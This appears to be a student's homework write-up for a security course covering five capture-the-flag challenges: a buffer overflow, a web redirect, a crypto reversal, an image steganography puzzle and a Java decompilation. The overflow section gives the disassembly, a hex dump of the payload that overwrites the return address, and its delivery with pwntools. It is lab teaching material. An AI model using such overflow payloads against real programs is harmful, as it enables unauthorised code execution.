Computer Security HW0 Write Up

B04901003 許傑盛


ID: photon00

Problem1. Buffer overflow (Pwn)

When first running the program, it only got some input, then terminated. Since the problem's name called "buffer overflow", there is definitely something could do with the buffer.

After some investigation online, the buffer overflow provides a mechanism to make program run the function which should be hidden by the owner. More specifically, when program call a function, it first pushes its current instruction address & base pointer, then allocate space for local variable, which is the buffer in this problem. So the target is to overflow the buffer and thus overwrite the memory in where should stored the instruction address.


So using objdump and gdb, I found a function called "hidden," which would never be executed. Also look at the main function, where the function "gets" would be called. And the assembly also tell me that there are 0x10 bytes were allocated for local variable. Pulsing 8 bytes for %rbp, the payload using in this problem should first contain 24 dummy char, followed by 8 bytes target address, which in the case "hidden" at 0x400566, in little endian form. I made this payload by using hexeditor. As pictures showed below.



```
0000000000400566 <hidden>:
  400566:       55                      push   rbp
  400567:       48 89 e5                mov    rbp,rsp
  40056a:       bf 24 06 40 00          mov    edi,0x400624
  40056f:       e8 bc fe ff ff          call   400430 <system@plt>
  400574:       90                      nop
  400575:       5d                      pop    rbp
  400576:       c3                      ret

0000000000400577 <main>:
  400577:       55                      push   rbp
  400578:       48 89 e5                mov    rbp,rsp
  40057b:       48 83 ec 10             sub    rsp,0x10
  40057f:       48 8d 45 f0             lea    rax,[rbp-0x10]
  400583:       48 89 c7                mov    rdi,rax
  400586:       b8 00 00 00 00          mov    eax,0x0
  40058b:       e8 c0 fe ff ff          call   400450 <gets@plt>
  400590:       b8 00 00 00 00          mov    eax,0x0
  400595:       c9                      leave
  400596:       c3                      ret
  400597:       66 0f 1f 84 00 00 00    nop    WORD PTR [rax+rax*1+0x0]
  40059e:       00 00

00000000004005a0 <__libc_csu_init>:
  4005a0:       41 57                   push   r15
```




```
/home/jason/security/hw0/payload * - Bless
File  Edit  View  Search  Tools  Help
payload* ×
00000000 | 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAAAAAAAAAAAAAA
00000011 | 41 41 41 41 41 41 41 66 05 40 00 00 00 00 00    | AAAAAAAf.@.....
```

For the last step, sent this payload by using python3 module pwntools, and changed in interactive mode; *ls* showed the flag file; *cat flag* then get the flag.

Problem2. Pusheeen (Web)

Since the only method I can interact with website is different url or the content in packets, I open the tool called “zap“ to check something inside the packets. After using the tool, it seems like the link provided in the problem is a redirect page to the website showed to us. And there is another redirect page, where the flag is hided in the response.

As procedure hw0/hw0.php -> hw0/9a0fe27c8bcc9aad51eda55e1b735eb5.php -> hw0/hw0-0.php. The flag is hided in hw0/9a0fe27c8bcc9aad51eda55e1b735eb5.php.



Problem3. MdRsRcXt (Crypto)

By line by line tracing the code to encrypt the password. I summarize it as several steps below.

1. Char by char md5 hash.
2. RSA
3. Xor operation with some keys
4. Group iteratively operation encoded

So I did a reverse procedure to get back the original password. Using jupyter notebook.

```
In [6]: def decrypt(m):
            a = int('''
        d3d36115599d53eeb0413c3a818e120bc1ce4cc9bca9e7b23a695a150c056c4a
        6ca2e3ce99efe8a0f4385e86e8897d2e47bd25a45e723b768af040e2b6d73beb
        193fb86aae849513463e3a794768ab865b4b82bd5df627e83afdfc0ee00bc983
        2e6c38e53d2812a344ff34008198e142e642c95a449a762d7fd30df018fa5fe6
        53c882a192d011594a29a0926fe841473622a61e41ac0f675f5fda76a27561ff
        c7c90c6d85464f23fab9e88bfca8ed5a0f2e0e11c0a0f4521e1919194e868d18
        c0d33f5fdc0cb95793ca96f7b8a7127cb9ae6acde7e158bcf718cf30ea69933e
        f6cdefa6f9383f8c9735f9510f70f228d299479a257c1a2d3c10d1f47cc1a055
            '''.replace('\n', ''), 16)
            K = hex(a).encode('ascii')
            k = struct.unpack("<4L", K[:16])
            for i in range(0, len(m), 8):
                v0, v1 = struct.unpack("<2L", bytes(m[i:i+8]))
                sum, delta, mask = 3337565984, 0x9e3779b9, 0xffffffff
                for round in range(32):
                    v1 = (v1 - (((v0 << 4 ^ v0 >> 5) + v0) ^ (sum + k[sum >> 11 & 3])) ) & mask
                    sum = (sum - delta) & mask
                    v0 = (v0 - (((v1 << 4 ^ v1 >> 5) + v1) ^ (sum + k[sum & 3]))) & mask
                e = struct.pack("<2L", v0, v1)
                for j in range(8):
                    m[i+j] = e[j]
            return m
```

```
In [9]: for i in range(256):
            j = (j + S[i] + K[i % len(K)]) % 256
            S[i], S[j] = S[j], S[i]

        j = 0
        for k in range(len(A3)):
            i = (k + 1) % 256
            j = (j + S[i]) % 256
            S[i], S[j] = S[j], S[i]
            A3[k] ^= S[(S[i] + S[j]) % 256]
```

```
In [14]: def egcd(a, b):
             if a == 0:
                 return (b, 0, 1)
             else:
                 g, y, x = egcd(b % a, a)
                 return (g, x - (b // a) * y, y)

         def modinv(a, m):
             g, x, y = egcd(a, m)
             if g != 1:
                 raise Exception('modular inverse does not exist')
             else:
                 return x % m

         d = modinv(65537, r)
```

```
In [15]: m0 = pow(m, d, b)
         assert(m0 < b)
```

For the last step md5 decode, I use the online decoder to decoded back to character. Then the flag showed.

Problem4. babystego (Misc)


After discussing with my friends. We found that some information was hided in the LSB of blue layer. And extracted as a file, we also found that 2018 FALL as ascii in the end of the file. Using *file* to show the information of the file, it turned out to be a audio file.

```
20:31:16  ~/Documents/computer_security/hw0
file tmp
tmp: MPEG ADTS, layer III, v2,  64 kbps, 24 kHz, Monaural
```

So we use some audio player to listen the content, however, we couldn't realize what it is. So we made some adjustment of the audio file. Finally reversing it, we could tell that someone was saying some numbers and alphabets. Since the alphabets are not bigger than f, we can guess it as hex and thus decoded them as ascii, and got the flag.

Problem5. Notbabyjava (Rev)

Three steps to get the flag. First unziped the .jar file. I got a Main.class file. After surveying on the internet, I found a tool called jad which could decompile the Main.class to the Main.java. And the last step, Main.java turned out to be a easy encrypt code, so I also simply decrypted it back, and the password is the flag.



```java
// Decompiler options: packimports(3)
// Source File Name:   Main.java

import java.io.PrintStream;
import java.util.Arrays;

public class Main
{

    public Main()
    {
    }

    public static void main(String args[])
    {
        if(args.length != 1)
        {
            System.out.println("Usage: java Main [password]");
            return;
        }
        byte abyte0[] = args[0].getBytes();
        for(int i = 0; i < abyte0.length; i++)
            abyte0[i] ^= (i * 42 + 1 ^ 0x42) & 0xff;

        byte abyte1[] = {
            37, 5, 118, 90, -112, -13, -34, 7, 106, 102,
            -115, -20, -51, 0, 80, 84, -115, -3, -34, 2,
            121, 84, -87, -8
        };
        if(Arrays.equals(abyte0, abyte1))
            System.out.println("OK");
        else
            System.out.println("Nope");
    }
}
```